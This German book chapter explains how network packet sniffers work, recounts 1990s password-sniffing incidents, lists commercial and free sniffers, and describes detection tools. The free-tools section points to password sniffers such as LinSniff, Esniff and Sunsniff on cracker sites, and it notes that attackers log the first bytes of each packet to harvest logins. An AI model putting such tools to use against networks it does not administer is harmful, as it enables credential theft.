- Standard Ethernet
- TCP/IP
- IPX
- DECNet

Sniffer bestehen immer aus einer Kombination von Hardware und Software. Proprietäre Sniffer sind teuer (Anbieter packen sie in der Regel in spezielle Computer, die für den Sniffer-Prozeß »optimiert« sind). Freeware-Sniffer dagegen sind billig, beinhalten aber keine Supportleistungen.

In diesem Kapitel werden Sniffer sowohl als Sicherheitsrisiken als auch als Netzwerk-Administrationstools betrachtet.

13.1 Sniffer als Sicherheitsrisiken

Sniffer unterscheiden sich erheblich von Tastaturanschlag-Recordern. Tastaturanschlag- Recorder fangen Tastaturanschläge ab, die an einem Terminal eingegeben werden. Sniffer dagegen fangen ganze Netzwerk-Pakete ab. Sniffer tun dies, indem sie das Netzwerk-Interface - also etwa den Ethernet-Adapter - in *Promiscuous Mode* (ein Modus, bei dem alle Pakete zur Weiterverarbeitung empfangen und erst nach Auswertung der Kontrollinformationen entweder geroutet oder gebridged werden) versetzen.

Um den Begriff *Promiscuous Mode* zu verstehen, brauchen Sie einen kurzen Einblick in die Funktionsweise eines kleinen lokalen Netzwerks.

13.1.1 LANs und Datenverkehr

Lokale Netze (LANs) sind kleine Netzwerke, die (in der Regel) über Ethernet verbunden sind. Daten werden über Kabel von einem Rechner zum anderen übertragen. Es gibt verschiedene Kabeltypen und diese Typen übermitteln Daten mit unterschiedlicher Geschwindigkeit. Die fünf üblichsten Netzwerkkabeltypen sind die folgenden:

10Base2. Koaxial-Ethernet (dünnes Kabel), das Daten standardmäßig über Entfernungen bis zu 185 Meter überträgt.

10Base5. Koaxial-Ethernet (dickes Kabel), das Daten standardmäßig über Entfernungen bis zu 500 Meter überträgt.

10BaseFL. Glasfaser-Ethernet.

10BaseT. Twisted-Pair-Ethernet, das Daten standardmäßig über Entfernungen bis zu 185 Meter überträgt.

100BaseT. Fast Ethernet (100Mbps), das Daten standardmäßig über Entfernungen bis zu 100 Meter überträgt.

Daten reisen in kleinen Einheiten namens Frames durch das Kabel. Diese Frames sind in Abschnitten aufgebaut und jeder Abschnitt trägt spezialisierte Informationen. (Zum Beispiel beinhalten die ersten 12 Byte eines Ethernet-Frames sowohl die Empfänger- als auch die Absenderadresse. Diese Werte sagen dem Netzwerk, woher die Daten kommen und wohin sie gehen. Andere Teile des Ethernet-Frames beinhalten die eigentlichen Benutzerdaten, TCP/IP-Header, IPX-Header usw.)

Frames werden mit Hilfe spezieller Software für den Transport fertiggestellt, die Netzwerk- Treiber genannt wird. Die Frames werden dann über Ihre Ethernet-Karte von Ihrem Rechner in das Kabel geleitet. Von da reisen sie an ihr Ziel. An diesem Punkt wird der Prozeß umgekehrt durchgeführt: Die Ethernet-Karte des Empfängerrechners teilt dem Betriebssystem mit, daß die Frames angekommen sind, und leitet diese Frames zur Speicherung weiter.

Sniffer stellen ein Sicherheitsrisiko dar aufgrund der Art und Weise, wie Frames übertragen und ausgeliefert werden. Lassen Sie uns diesen Prozeß kurz ansehen.

13.1.2 Pakettransport und -auslieferung

Jedes Netzwerkinterface eines Rechners in einem LAN hat seine eigene Hardwareadresse. Diese einzigartige Adresse unterscheidet den Rechner von allen anderen im Netzwerk (ähnlich wie das Internet-Adreßsystem). Wenn Sie eine Nachricht über das LAN versenden, werden Ihre Pakete an alle verfügbaren Rechner gesandt.

Unter normalen Umständen können alle Rechner des Netzwerks den vorbeigehenden Datenverkehr »hören«, aber sie werden nur auf die Daten reagieren, die ausdrücklich an sie adressiert sind. (Anders gesagt, Workstation A wird nicht die Daten abfangen, die für Workstation B bestimmt sind. Stattdessen wird Workstation A diese Daten ganz einfach ignorieren.)

Wenn das Netzwerk-Interface einer Workstation jedoch in *Promiscuous Mode* versetzt ist, kann es alle

Pakete und Frames des Netzwerks abfangen. Eine derart konfigurierte Workstation (und die Software, die auf ihr läuft) ist ein Sniffer.

13.2 Wie hoch ist das Risiko, das Sniffer darstellen?

Sniffer stellen aus folgenden Gründen ein hohes Risiko dar:

- Sniffer können Paßwörter abfangen.
- Sniffer können vertrauliche oder proprietäre Informationen abfangen.
- Sniffer können dazu benutzt werden, Sicherheitsmaßnahmen angrenzender Netzwerke zu durchbrechen oder einflußnehmenden Zugang zu erhalten.

Die pure Existenz eines unautorisierten Sniffers in Ihrem Netzwerk zeigt möglicherweise, daß Ihr System bereits kompromittiert wurde.

13.3 Gab es schon tatsächliche Angriffe durch Sniffer?

Sniffer-Angriffe sind verbreitet, insbesondere im Internet. Ein gutplazierter Sniffer kann nicht nur ein paar Paßwörter abfangen, sondern Tausende. 1994 beispielsweise wurde ein massiver Sniffer-Angriff entdeckt, der ein Marine-Forschungsinstitut veranlaßte, folgenden Hinweis ins Internet zu setzen:

> *Im Februar 1994 installierte ein Unbekannter einen Netzwerk-Sniffer auf zahlreiche Hosts und Backbone-Elemente und sammelte über das Internet und Milnet mehr als 100.000 gültige Benutzernamen und Paßwörter. Jeder Rechner, der Zugang über FTP, Telnet oder entferntes Login bietet, ist in Gefahr. Alle vernetzten Hosts, auf denen ein Unix-Derivat läuft, sollten auf den besonderen Promiscuous-Gerätetreiber untersucht werden, der es ermöglicht, daß ein Sniffer installiert werden kann.*[1]

Wegweiser:

Sie können sich den Naval Computer and Telecommunications Area Master Station LANT-Hinweis ansehen unter http://www.chips.navy.mil/ chips/archives/94_jul/file14.html.

Der Angriff auf Milnet war so ernst, daß die Angelegenheit vor das *Subcommittee on Science, Space, and Technology* im amerikanischen Repräsentantenhaus gebracht wurde. F. Lynn McNulty, Associate Director für Computersicherheit im *National Institute of Standards and Technology,* führte in seiner Zeugenaussage auf:

> *Der jüngste Zwischenfall betraf die Entdeckung von »Paßwort-Sniffer«-Programmen auf Hunderten von Systemen im Internet. Die ernste Auswirkung dieses Zwischenfalls sollte erkannt werden: Login-Informationen (z.B. Account-Nummern und Paßwörter) für potentiell Tausende von Benutzer-Accounts von Systemhosts wurden wohl gefährdet. Es ist klar, daß dieser Zwischenfall eine negative Wirkung auf die Arbeitsmissionen einiger*

Regierungsbehörden hatte. Außerdem sollte dies als ein andauernder Zwischenfall angesehen werden und nicht als ein Fall, der passiert und erledigt ist. Tatsächlich wurden Systemadministratoren im ganzen Internet aufgerufen, ihre Benutzer aufzufordern, ihre Paßwörter zu ändern. Der ganze Vorfall ist tatsächlich von großer Bedeutung und wir werden seine Auswirkungen noch für einige Zeit spüren. Es ist nicht nur schwierig, wenn nicht unmöglich, jeden Benutzer zu identifizieren und zu benachrichtigen, dessen Login-Informationen beschädigt sein mögen, sondern es ist auch unwahrscheinlich, daß jeder, selbst wenn er benachrichtigt wurde, sein Paßwort ändern wird.

Wegweiser:

Die vollständige Zeugenaussage von McNulty finden Sie unter http://www.swiss.ai.mit.edu/6.805/articles/mcnulty-internet-security.txt.

Dieser Angriff ist weltweit als der schlimmste jemals aufgezeichnete (bekanntgewordene) Fall anerkannt, aber nur einige Monate später erfolgte der nächste Angriff. In diesem Fall (der Angriff erfolgte auf `Rahul.net`) lief ein Sniffer nur 18 Stunden lang und beeinträchtigte die Sicherheit von Hunderten von Hosts. In ihrem Artikel *»Sniffing in the Sun: History of a Disaster«* berichten Sarah Gordon und I. Nedelchev:

Die Liste enthielt 268 Sites, darunter Hosts des MIT, der amerikanischen Marine und Luftwaffe, von Sun Microsystems, IBM, der NASA, CERFNet und von Universitäten in Kanada, Israel, den Niederlanden, Taiwan und Belgien.

Wegweiser:

Sie finden die Liste der betroffenen Server unter http://idea.sec.dsi.unimi.it/cert-it/firewall-L/9407/0145.html.

Institutionen und Privatunternehmen sind natürlich nicht bereit zuzugeben, daß ihre Netzwerke beeinträchtigt wurden, daher werden Sniffer-Angriffe in der Regel nicht öffentlich bekannt. Aber es gibt einige Fallstudien im Internet. Hier sind ein paar bekannte Opfer:

- California State University in Stanislaus
- Ein Waffenforschungslabor der amerikanischen Armee
- White Sands Missile Range

Wegweiser:

Weitere Informationen über den Stanislaus-Vorfall finden Sie unter http://yahi.csustan.edu/studnote.html.

Für weitere Informationen über die anderen beiden Vorfälle schauen Sie sich den GAO-Bericht an unter http://www.securitymanagement.com/ library/000215.html.

13.4 Welche Informationen fangen Sniffer ab?

Sniffer können alle Datenpakete eines Netzwerks abfangen, aber in der Praxis muß ein Angreifer wählerischer sein. Ein Sniffer-Angriff ist nicht so einfach, wie er sich anhört. Er erfordert einiges an Wissen über Netzwerke. Einfach einen Sniffer einzurichten und ihn dann sich selbst zu überlassen, wird zu Problemen führen, da selbst ein Netzwerk mit nur fünf Stationen Tausende von Paketen pro Stunde überträgt. Innerhalb kurzer Zeit könnte die Ausgabedatei eines Sniffers eine Festplatte komplett füllen (wenn Sie jedes Paket protokollieren würden).

Um dieses Problem zu umgehen, wenden Cracker einen Sniffer im allgemeinen nur für die ersten 200 bis 300 Byte eines jeden Datenpakets an. Der Benutzername und das Paßwort sind in diesem Teil enthalten und das ist alles, was die meisten Cracker wollen. Es ist jedoch richtig, daß man einen Sniffer für alle Pakete eines bestimmten Interfaces benutzen kann. Wenn man entsprechende Speichermedien zur Verfügung hat, würde man sicher noch einige weitere interessante Informationen finden.

13.5 Wo kann man einen Sniffer finden?

Sie können fast überall einen Sniffer finden. Es gibt jedoch einige strategische Punkte, die ein Cracker bevorzugen mag. Einer davon liegt in der Nähe eines Rechners oder Netzwerks, der bzw. das viele Paßwörter empfängt. Dies gilt insbesondere dann, wenn der anvisierte Rechner ein Gateway zur Außenwelt ist. Wenn das so ist, wird der Cracker Authentifizierungsprozeduren zwischen Ihrem und anderen Netzwerken abfangen wollen. Dies kann den Aktivitätsradius des Crackers exponential erweitern.

Hinweis:

Ich glaube nicht, daß irgendein Sniffer in der Praxis absolut jeden Verkehr in einem Netzwerk abfangen kann. Das liegt daran, daß die Chance, daß Pakete verloren gehen, größer wird, je größer die Anzahl der versendeten Pakete ist. Wenn Sie sich technische Berichte über Sniffer ansehen, werden Sie feststellen, daß bei hohen Geschwindigkeiten und in Netzwerken mit viel Datenverkehr eine mehr als unbedeutende Datenmenge verloren geht. (Kommerzielle Sniffer, die meist besser gemacht sind, sind für Paketverluste weniger anfällig.) Dies läßt annehmen, daß Sniffer möglicherweise selber anfällig für Attacken sind. Anders gesagt, genau wieviele Pakete kann ein Sniffer annehmen, bevor er in seiner fundamentalen Mission versagt? Das ist ein Thema, das Untersuchungen wert wäre.

Sicherheitstechnologien haben sich erheblich weiterentwickelt. Einige Betriebssysteme benutzen jetzt Verschlüsselung auf Paketebene und daher mag ein Sniffer zwar wichtige Daten abfangen, aber diese Daten sind verschlüsselt. Dies ist eine zusätzliche Hürde, die wahrscheinlich nur von denjenigen überwunden werden kann, die ein tiefergehendes Wissen über Sicherheit, Verschlüsselung und Netzwerke haben.

13.6 Wo kann ich einen Sniffer bekommen?

Sniffer kommen grundsätzlich in zwei Versionen: kommerziell und Freeware. Wenn Sie neu auf dem Gebiet der Netzwerksicherheit sind, empfehle ich Ihnen, sich einen Freeware-Sniffer zu besorgen. Wenn Sie dagegen ein großes Netzwerk verwalten, sollte Ihr Unternehmen mindestens einen kommerziellen Sniffer erwerben. Sie sind unbezahlbar, wenn Sie ein Netzwerkproblem diagnostizieren wollen.

13.6.1 Kommerzielle Sniffer

Die Sniffer in diesem Abschnitt sind kommerziell, aber viele der Unternehmen bieten Demoversionen an.

ATM Sniffer Network Analyzer von Network Associates

ATM Sniffer Internetwork Analyzer entschlüsselt mehr als 250 LAN/WAN-Protokolle, darunter u.a. AppleTalk, Banyan VINES, DECnet, IBM LAN Server, IBM SNA, NetBIOS, Novell NetWare, OSI, Sun NFS, TCP/IP, 3Com 3+Open, X-Window und XNS/MS-net.

Network Associates, Inc.

Tel.: +1-408-988-3832

URL: http://www.networkassociates.com/

Shomiti System Century LAN Analyzer

Der Shomiti System Century LAN Analyzer ist eine strapazierfähige Hardware-/Software- Lösung, die 10/100-Mbps-Ethernet unterstützt. Das System beinhaltet einen 64-Mbyte-Puffer und bietet Echtzeit-Berichterstellung. Diese Lösung ist am besten für große Netzwerke geeignet und läuft auf Windows 95 oder Windows NT.

Shomiti-Systeme, Inc.

Tel.: +1-408-437-3940

E-Mail: mailto:info@shomiti.com

URL: http://www.shomiti.com/

PacketView von Klos Technologies

PacketView ist ein DOS-basierter Paket-Sniffer, der sich ideal für die Benutzung in Ethernet-, Token Ring-, ARCNET- und FDDI-Umgebungen eignet. PacketView ist ein kommerzielles Produkt, das Sie aber vor dem Kauf ausprobieren können. Die Demoversion finden Sie unter ftp://ftp.klos.com/demo/pvdemo.zip.

Klos Technologies, Inc.

Tel.: +1-603-424-8300

Fax: +1-603-424-9300

E-Mail: sales@klos.com

URL: http://www.klos.com/

Network Probe 8000

Network Probe 8000 ist eine proprietäre Hardware-/Softwarelösung für die Protokollanalyse in WANs. Es kann Datenpakete von den folgenden Protokollen abfangen und analysieren: AppleTalk, Banyan, DEC Net, Microsoft, IBM, NFS, Novell, SMB, Sun NFS, TCP/IP, Token Ring/LLC, X-WINDOWS und XNS.

Network Communications

Tel.: +1-800-228-9202

Fax: +1-612-844-0487

E-Mail: dianneb@netcommcorp.com

URL: http://www.netcommcorp.com/

LANWatch

LANWatch ist eine Software-basierte Snifferlösung für DOS, Windows 95 und Windows NT. Es überwacht Pakete von den folgenden Protokollen: TCP, UDP, IP, IPv6, NFS, NetWare, SNA, AppleTalk, VINES, ARP, NetBIOS und etwa 50 weiteren. LANWatch ermöglicht Momentaufnahmen des Netzwerks, wenn auch nicht in Echtzeit. Eine Demoversion finden Sie unter ftp://209.218.15.100/pub/lw32demo.exe.

Precision Guesswork

Tel.: +1-978-887-6570

E-Mail: info@precision.guesswork.com

URL: http://www.guesswork.com/

EtherPeek

EtherPeek (3.5 ist zur Zeit die aktuelle Version) ist sowohl für Windows- als auch für Macintosh-Plattformen verfügbar. Dieses Produkt hat in einer Besprechung in *Macworld* hervorragend abgeschnitten und ist weitgehend als führender Protokollanalysator für den Macintosh anerkannt. Der einzige Nachteil ist der recht hohe Preis.

The AG Group, Inc.

Tel.: +1-510-937-7900

E-Mail: ricki@aggroup.com

NetMinder Ethernet

NetMinder Ethernet ist ein Macintosh-basierter Protokollanalysator, der einige sehr interessante Funktionen bietet, darunter automatisierte HTML-Ausgabeberichte. Diese Berichte werden in Echtzeit aktualisiert und ermöglichen damit dem Systemadministrator den Zugang zu seinen aktuellen Netzwerkanalysestatistiken von überall in der Welt. (Natürlich bietet die Applikation auch eine Funktion zur Echtzeitanalyse in der Standard-GUI-Umgebung.) Eine Demoversion finden Sie unter http://www.neon.com/demos_goodies.html.

Neon Software

Tel.: +1-800-334-NEON

E-Mail: info@neon.com

URL: http://www.neon.com

DatagLANce Network Analyzer von IBM

DatagLANce ist sowohl für Ethernet- als auch für Token-Ring-Netzwerke und wurde speziell für OS/2 entwickelt. (Meines Wissens nach ist er der einzige Sniffer, der ausdrücklich für OS/2 geschrieben wurde.) DatagLANce kann eine ganze Reihe von Protokollen analysieren, darunter u.a. NetBIOS, IBM LAN Manager, TCP/IP, NFS, IPX/SPX, DECnet, AppleTalk und Banyan VINES. Außerdem verfügt DatagLANce über Funktionen zur Ausgabe von Analysedaten in vielen verschiedenen Formaten.

IBM

Produkt-Nr.: 5622-441, 5622-442, 5622-443

Network Analyzer Development

URL: http://www.redbooks.ibm.com/GX288002/x800206.htm

LinkView Internet Monitor

Der LinkView Internet Monitor unterstützt Token Ring, Ethernet und Fast Ethernet (und 100 Protokolle), ist aber hauptsächlich für die Analyse von Netzwerken im Internet entwickelt. Daher trennt es automatisch IP-Berichtsstatistiken von anderen Protokollstatistiken. LinkView Internet Monitor läuft auf Windows, Windows 3.11, Windows 95 und Windows NT. Eine Demoversion finden Sie unter http://www.wg.com/presentations/linkview/ download_forms/internet_monitor32_form.html.

Wandel & Goltermann, Inc.

URL: http://www.wg.com/

ProConvert

ProConvert ist kein Sniffer, sondern ein wunderbares Tool, um Daten von verschiedenen Sniffern zu integrieren. ProConvert entschlüsselt die Formate von (und bietet universelles Übersetzen zwischen den

Formaten von) DatagLANce, Fireberd500, Internet Advisor LAN, LAN900, LANalyzer for Windows, LANdecoder, LANWatch, Precision Guesswork, NetLens, Network Monitor, NetSight, LANDesk und Network General. Er kann ihnen viele, viele Stunden Arbeit ersparen.

Net3 Group, Inc.

Tel.: +1-612-454-5346

E-Mail: sales@net3group.com

URL: http://www.net3group.com/

LANdecoder32

LANdecoder32 ist ein sehr populärer Sniffer, der unter Windows 95 oder Windows NT zum Einsatz kommt. Er bietet fortschrittliche Berichtsmöglichkeiten und kann benutzt werden, um Frame-Inhalte zu analysieren. Andere Funktionen bieten entfernte Überwachung (RMON auf dem entfernten System erforderlich), ASCII-Filtering (Filtern nach Textstrings) und Echtzeitberichterstellung.

Triticom

Tel.: +1-612-937-0772

E-Mail: info@triticom.com

URL: http://www.triticom.com/

NetXRay Analyzer

NetXRay Analyzer ist ein mächtiger Protokollanalysator (Sniffer) und ein Netzwerk-Überwachungstool für Windows NT. Er ist einer der umfassendsten Windows-NT-Sniffer auf dem Markt.

Cinco Networks, Inc.

Tel.: +1-510-426-1770

E-Mail: marketing@ngc.com

URL: http://www.cinco.com/

NetAnt Protocol Analyzer

NetAnt Protocol Analyzer entschlüsselt alle beliebten Protokolle, darunter TCP/IP, IPX/ SPX, NetBIOS, AppleTalk, SNMP, SNA, ISO, BPDU, XNS, IBMNM, RPL, HTTP, FTP, TELNET, DEC, SunRPC und Vines IP. Er läuft auf Windows 95 und exportiert zu populären Tabellenkalkulationsformaten, was sehr bequem für die Analyse ist.

People Network, Inc.

E-Mail: sweston@people-network.com

URL: http://www.people-network.com/

13.6.2 Kostenlose Sniffer

Es gibt auch viele Freeware- und Shareware-Sniffer. Diese sind perfekt, wenn Sie etwas über Netzwerk-Datenverkehr lernen wollen, ohne gleich viel Geld auszugeben. Leider sind manche dieser Sniffer architekturspezifisch, und die meisten von ihnen für Unix entwickelt worden.

sniffit

Mit dem ncurses-orientierten Benutzer-Interface (ncurses erlaubt eine grafische Aufmachung im Textmodus) zählt sniffit wohl zu den komfortabelsten Sniffern in der Unix-Welt. Es hat zudem Konfigurationsmöglichkeiten, die einen Lauf im Hintergrund möglich machen. Sniffit taugt zum Untersuchen von TCP-Verbindungen und auch zur Untersuchung des Inhalts der Verbindung: Sie können etwa den Datenverkehr einer telnet-Sitzung auf einem Ihrer Terminals (etwa ein xterm) betrachten, während auf der belauschten Verbindung gerade jemand seine E-Mail liest. Sniffit läuft auf Linux, Solaris 1 und 2, FreeBSD und IRIX und findet sich unter http://sniffit.rug.ac.be/sniffit/sniffit.html.

Ethereal

Ethereal ist noch sehr neu und hat auch noch eine 0 als Releasenummer. Es hat ein grafisches Benutzer-Interface (gtk+) und bietet eine Reihe nützlicher Funktionen. Einer der Vorzüge: Pakete werden zur späteren Analyse aufgezeichnet. Es ist zu erwarten, daß der Autor in naher Zukunft noch weitere praktische Funktionen in das Programm einbaut. Sie finden es unter http://ethereal.zing.org/.

Esniff

Esniff ist ein Standard-Unix-basierter Auswahlsniffer. Er wurde erstmals im *Phrack Magazine* (einem Online-Hacker-Zine) freigegeben und ist weit verbreitet. Sie brauchen einen C- Compiler und IP-Include-Dateien, um ihn benutzen zu können. Esniff finden Sie unter

http://www.asmodeus.com/archive/IP_toolz/ESNIFF.C

http://www.rootshell.com/archive-ld8dkslxlxja/199707/Esniff.c

http://www.chaostic.com/filez/exploites/Esniff.c

Gobbler (Tirza van Rijn)

Gobbler ist ein hervorragendes Tool, wenn Sie etwas über Sniffer lernen wollen. Er wurde für die MS-DOS-Plattform entwickelt, läuft aber auch unter Windows 95.

Die Arbeitsweise von Gobbler mag zunächst etwas verwirrend erscheinen. Menüs erscheinen nicht sofort, wenn Sie die Applikation starten, sondern Sie sehen zunächst nur den Eröffnungsbildschirm (siehe Abbildung 13.1). Menüs sind vorhanden, nur ist Gobbler nicht gerade die benutzerfreundlichste Applikation. Drücken Sie die Leertaste und die Menüs tauchen auf.

Abbildung 13.1: Der Eröffnungsbildschirm von Gobbler.

Drücken Sie nach Booten der Applikation die F1-Taste, dann sehen Sie eine Legende, die Informationen über die Funktionen des Programms enthält (s. Abbildung 13.2).

Gobbler kann entweder auf einer einzelnen Workstation zur Analyse von lokalen Paketen oder entfernt über ein Netzwerk eingesetzt werden. Das Programm bietet komplexe Paketfilter-Funktionen und Sie können Warnmeldungen spezifizieren, die auf dem jeweils angetroffenen Pakettypen basieren. Sie können Gobbler auf diese Art und Weise sogar starten und beenden: Er wartet auf einen spezifizierten Pakettypen, bevor er mit der Protokollierung beginnt.

Außerdem bietet Gobbler Echtzeit-Überwachung von Netzwerkverkehr. Er ist ein hervorragendes Tool für die Diagnose von Netzwerkstauungen und die Dokumentation beinhaltet sogar eine Fallstudie. Hier ist ein Auszug aus diesem Papier:

> *Eine Bridge hatte Probleme, ihre Startup-Sequenz über das bootp-Protokoll zu beenden. Der Gobbler-Paketfänger wurde benutzt, um die Pakete zu und von der Bridge abzufangen. Der Ausgabedatei-Viewer und der Protokollanalysator machten es möglich, die gesamte Startup-Sequenz nachzuvollziehen und der Ursache des Problems auf den Grund zu gehen.*[2]




Abbildung 13.2: Der Hilfebildschirm von Gobbler »Funktionen und Navigation«

Alles in allem ist Gobbler ein großartiges Tool, um etwas über Protokollanalyse zu lernen. Es ist klein, effektiv und, vielleicht das beste von allem, es ist kostenlos. Allerdings ist es möglich, daß Sie keine Dokumentation erhalten, je nachdem wo Sie sich Gobbler besorgen. Die Dokumentation ist eine Postscript-Datei namens `Paper.gs`. Von den unten angegebenen URLs, unter denen Sie Gobbler finden, liefert nur die erste die Dokumentation.

Wegweiser:

Gobbler ist nicht mehr weit verbreitet und diese Links sind ziemlich weit entfernt, das Herunterladen könnte also etwas länger dauern. Sie finden Gobbler unter

http://www.cse.rmit.edu.au/~rdssc/courses/ds738/watt/other/ gobbler.zip

http://cosmos.ipc.chiba-u.ac.jp/~simizu/ftp.ipc.chiba- u.ac.jp/.0/network/noctools/sniffer/gobbler.zip

ftp://ftp.tordata.se/www/hokum/gobbler.zip

ETHLOAD
(Vyncke, Blondiau, Ghys, Timmermans, Hotterbeex, Khronis und Keunen)

ETHLOAD ist ein Freeware-Paketsniffer, der für Ethernet- und Token-Ring-Netzwerke in C geschrieben wurde. Er läuft gut auf den folgenden Plattformen:

- Novell ODI
- 3Com/Microsoft Protocol Manager
- PC/TCP/Clarkson/Crynwr

Er analysiert die folgenden Protokolle:

- TCP/IP
- DECnet
- OSI
- XNS
- NetWare
- Netbeui

Leider ist der Source-Code nicht mehr öffentlich verfügbar. Dazu der Autor:

> *Nachdem ich in einigen Mailing-Listen nach Veröffentlichung des Source-Codes auf erheblichen Zorn gestoßen bin und ich die Ängste der Leute auch verstehen kann (auch wenn es überall andere Sniffer gibt), habe ich beschlossen, den Source-Code nicht länger zur Verfügung zu stellen.*

ETHLOAD hatte einmal eine Funktion zum Sniffen von rlogin und Telnet-Sessions, allerdings nur über einen speziellen Schlüssel. Mittlerweile verteilt der Autor diesen Schlüssel nur noch, wenn Sie irgendeine Form einer offiziellen Bestätigung zur Verfügung stellen können. Damit hat der Autor also Maßnahmen ergriffen, damit diese Funktion nicht in die falschen Hände gelangen kann.

Für einen kostenlosen Sniffer für eine DOS/Novell-Plattform ist ETHLOAD hervorragend.

Wegweiser:

Hier einige Sites, die ETHLOAD anbieten:

http://www.med.ucalgary.ca:70/5/ftp/dos/dos/ethld104.zip

http://www.computercraft.com/noprogs/ethld104.zip

http://www.apricot.co.uk/ftp/bbs/atsbbs/allfiles.htm

Netman (Schulze, Benko und Farrell)

Netman unterscheidet sich insofern von ETHLOAD, als daß Sie den Source-Code bekommen können, allerdings ist das recht kompliziert. Sie müssen dafür bezahlen, und das Entwicklungsteam besteht darauf, daß der Source-Code nicht für kommerzielle Zwecke benutzt werden darf.

Das Team der Curtin University hat im Rahmen des Netman-Projekts eine ganze Familie von Applikationen entwickelt:

- Interman

- Etherman
- Packetman
- Geotraceman
- Loadman
- Analyser

Etherman verfolgt Ethernet-Aktivitäten, ist aber kein gewöhnlicher ASCII-to-Outfile- Paketsniffer. Etherman verfolgt einen völlig neuen Ansatz, der sich komplett von dem seiner Gegenstücke unterscheidet. In der Dokumentation heißt es:

> *Für dieses Projekt versuchten wir, die Ziele zu erweitern, indem wir Netzwerk-Daten visualisieren. Dies haben wir durch den Einsatz eines grafischen Modells für eine Sammlung von kontinuierlich aktualisierten Netzwerkstatistiken erreicht.*

Ihren Ansprüchen gerecht werdend haben die Autoren ein außergewöhnliches Tool entwikkelt. Das Programm präsentiert einen schwarzen Bildschirm, auf dem Adressen, Datenverkehr und Interfaces als Punkte innerhalb des Netzwerks gekennzeichnet sind - Verbindungspunkte oder Datenfluß zwischen diesen Punkten sind rot dargestellt. Dieses genaue grafische Modell wird in Echtzeit aktualisiert. Die NetMan-Programmfamilie ist sehr mächtig und ist jetzt auch auf Windows portiert worden. Ich kann sie sehr empfehlen.

Wegweiser:

Das Netman-Projekt hatte großen Erfolg und die Autoren leiten jetzt ein kommerzielles Unternehmen, das Sie unter der folgenden Adresse finden: http://www.ndg.com.au/

LinSniff

LinSniff ist ein Paßwort-Sniffer. Um ihn zu kompilieren, brauchen Sie alle notwendigen Netzwerk-Include-Dateien (`tcp.h`, `ip.h`, `inet.h`, `if-ther.h` usw.) auf einem Linux- System. LinSniff finden Sie unter

http://www.rootshell.com/archive-ld8dkslxlxja/199804/linsniff.c.

Sunsniff

Sunsniff ist ebenfalls speziell für die SunOS-Plattform entwickelt worden. Es besteht aus 513 Zeilen C-Source-Code, die von Crackern geschrieben wurden, die anonym bleiben wollen. Es funktioniert einigermaßen gut auf Sun und ist wahrscheinlich nicht leicht auf andere Plattformen portierbar. Dieses Programm eignet sich gut zum Experimentieren.

Wegweiser:

Sunsniff finden Sie unter:

http://www.7thsphere.com/hpvac/files/hacking/sunsniff.c

http://www.zerawarez.com/main/files/csource/sunsniff.c

http://www.jabukie.com/Unix_Sourcez/sunsniff.c

linux_sniffer.c

Der Name dieses Programms sagt schon fast alles. Es besteht aus 175 Zeilen C-Code und wird hauptsächlich über Cracker-Sites im Internet verteilt. Dieses Programm ist Linux-spezifisch. Es ist ein weiteres Utility, das sich gut für Experimente an einem verregneten Sonntagnachmittag eignet. Es stellt einen kostenlosen und einfachen Weg dar, etwas über Netzwerkverkehr zu lernen.

Wegweiser:

Linux_sniffer.c finden Sie unter:

http://www.rootshell.com/archive-ld8dkslxlxja/199707/ linux_sniffer.c

http://www.society-of-shadows.com/security/linux_sniffer.c

http://www.asmodeus.com/archive/linux/linsniffer.c

13.7 Abwehren von Sniffer-Angriffen

Da Sie jetzt wissen, wie Sniffer arbeiten, und verstehen, daß sie eine Gefahr darstellen, fragen Sie sich bestimmt, wie man sich gegen Sniffer-Angriffe wehren kann. Leider gibt es nun eine schlechte Nachricht: Die Abwehr von Sniffer-Angriffen ist nicht leicht. Sie können zwei Methoden benutzen:

- Sniffer aufdecken und beseitigen
- Ihre Daten gegen Sniffer schützen

Lassen Sie uns kurz die Vor- und Nachteile beider Methoden ansehen.

13.7.1 Sniffer aufdecken und beseitigen

Sniffer sind extrem schwer zu entdecken, weil sie passive Programme sind. Sie hinterlassen keine Auditing-Spuren und, wenn ihre Autoren nicht gerade sehr dumm sind (und den kompletten Datenverkehr »sniffen« statt nur der ersten x-Anzahl von Bytes pro Verbindung), belegen sie nur wenige Netzwerkressourcen.

Auf einem einzelnen Rechner ist es theoretisch machbar, einen Sniffer zu finden. Zum Beispiel könnten Sie hierfür MD5 einsetzen, vorausgesetzt, Sie haben eine gute Datenbank der Original-Installationsdateien (oder eine laufende Datenbank von installierten Dateien). Wenn Sie MD5 benutzen und nach Prüfsummen suchen wollen, sollten Sie sich md5check besorgen, ein AWK-Script, das den Prozeß automatisiert. md5check wurde ursprünglich vom CERT verteilt und arbeitet gut unter

SunOS. md5check finden Sie unter:

http://bbs-koi.uniinc.msk.ru/ftp/pub/networking/security/CERT/tools/ md5check/

Sicher ist das Suchen über Prüfsummen auf einem einzelnen Rechner effektiv genug. In einem großen Netzwerk jedoch ist das Aufspüren eines Sniffers sehr schwer. Es gibt jedoch mindestens vier Tools, die helfen können - wenn Sie die richtige Netzwerkarchitektur haben.

- **Snifftest.** Geschrieben von »Beavis und Butthead« kann Snifftest Sniffer auf SunOS und Solaris entdecken. Es ist besonders nützlich, weil es auch dann einen Sniffer aufdecken kann, wenn sich das Netzwerk-Interface nicht in *Promiscuous Mode* befindet. Es arbeitet nur für SunOS und benötigt einen C-Compiler sowie alle TCP/IP-Header-Dateien. Sie finden Snifftest unter http://www.unitedcouncil.org/c/snifftest.c.
- **Nitwit.** Nitwit läuft als ein NIT (Network Interface Tap) und kann Sniffer aufdecken, auch wenn sich das Netzwerk-Interface nicht in *Promiscuous Mode* befindet. In dieser Hinsicht ähnelt es Snifftest. Nitwit finden Sie unter http://www.7thsphere.com/hpvac/files/hacking/nitwit.c .
- **Promisc.** Geschrieben von blind@xmission.com entdeckt Promisc Sniffer unter Linux. (Es gibt einige Berichte darüber, daß dieses Programm auch auf SunOS läuft, aber sie sind nicht bestätigt worden.) Promisc finden Sie unter http://geek-girl.com/bugtraq/ 1997_3/0411.html.
- **cpm.** cpm ist ein alter Favorit, der *Promiscuous Mode* auf SunOS 4.x entdekken kann. (Sie brauchen auch hier wieder einen C-Compiler und die notwendigen Include-Dateien.) cpm finden Sie unter ftp://info.cert.org/pub/tools/cpm/cpm.1.2.tar.gz.

